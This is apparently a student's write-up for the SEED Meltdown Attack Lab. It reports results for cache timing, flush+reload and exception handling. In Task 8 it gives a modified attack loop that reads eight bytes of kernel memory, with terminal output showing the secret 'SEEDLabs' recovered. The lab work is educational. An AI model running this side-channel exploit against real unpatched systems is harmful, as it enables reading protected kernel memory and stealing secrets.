Meltdown Attack Lab

Xinyi Li

March 3, 2020

Task 1

To compile `CacheTime.c` successfully, you should add 2 lines first to resolve the type alias:

```
#include <stdio.h>
#include <stdint.h>
```

Yes. Obviously, the accesses of `array[3*4096]` and `array[7*4096]` are extremely faster than that of the other elements, even though the access times of each element seems to be randomly various among 10 attempts.

Task 2

Somehow it always finds the correct secret. So I modify the `CACHE_HIT_THRESHOLD` from 80 to 60, It begins to fail to find the secret with nothing output for a few times.

Task 3

```
[  901.703115] secret data address:f881c000
```

Task 4

No. I cannot access the kernel memory from user space. After executing the test program, the error message of *Segmentation fault* appears.

Task 5

It handles the exception and prints

```
Memory access violation!
Program continues to execute.
```

Task 6

Yes, I get the outputs

```
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

Task 7

Taks 7.1

It shows

```
Memory access violation!
```

No useful information output.

Task 7.2

Add the code in a place between `flushSideChannel()` and `sigsetjmp()`. Anyway, It doesn't work as well.

Task 7.3

Somehow, it still fails to steal the actual secret value. Even though I tried many times and modified the loop number.

Task 8


Yes, it prints the first letter of the secret message.

To get the entire 8-byte secret message. I modified the code: nest the code in the main function into such a loop:

```
for (int k = 0; k < 8; k++)
{

    memset(scores, 0, sizeof(scores));

    flushSideChannel();

    // Retry 1000 times on the same address.

    for (i = 0; i < 1000; i++)
    {

        ret = pread(fd, NULL, 0, 0);
```

```
14
15          if (ret < 0)
16          {
17
18              perror("pread");
19
20              break;
21          }
22
23          // Flush the probing array
24
25          for (j = 0; j < 256; j++)
26
27              _mm_clflush(&array[j * 4096 + DELTA]);
28
29          if (sigsetjmp(jbuf, 1) == 0)
30          {
31              meltdown_asm(0xf881c000 + k);
32          }
33
34          reloadSideChannelImproved();
35      }
36
37      // Find the index with the highest score.
38
39      int max = 0;
40
41      for (i = 0; i < 256; i++)
42      {
43
44          if (scores[max] < scores[i])
45              max = i;
46      }
47
48      printf("The secret value is %d %c\n", max, max);
49
50      printf("The number of hits is %d\n", scores[max]);
51  }
```

And finally, I successfully stole the secret message:


Terminal Terminal File Edit View Search Terminal Help
En 3:13 PM
Terminal
wnAttack.c
[03/02/20]seed@VM:~/.../meltdown$ MeltdownAttack
The secret value is 69 E
The number of hits is 965
[03/02/20]seed@VM:~/.../meltdown$ gcc -march=native -o MeltdownAttack Meltdo
wnAttack.c
[03/02/20]seed@VM:~/.../meltdown$ MeltdownAttack
The secret value is 83 S
The number of hits is 975
The secret value is 69 E
The number of hits is 985
The secret value is 69 E
The number of hits is 980
The secret value is 68 D
The number of hits is 977
The secret value is 76 L
The number of hits is 980
The secret value is 97 a
The number of hits is 982
The secret value is 98 b
The number of hits is 987
The secret value is 115 s
The number of hits is 978
[03/02/20]seed@VM:~/.../meltdown$
C Tab Width: 8 Ln 104, Col 65 INS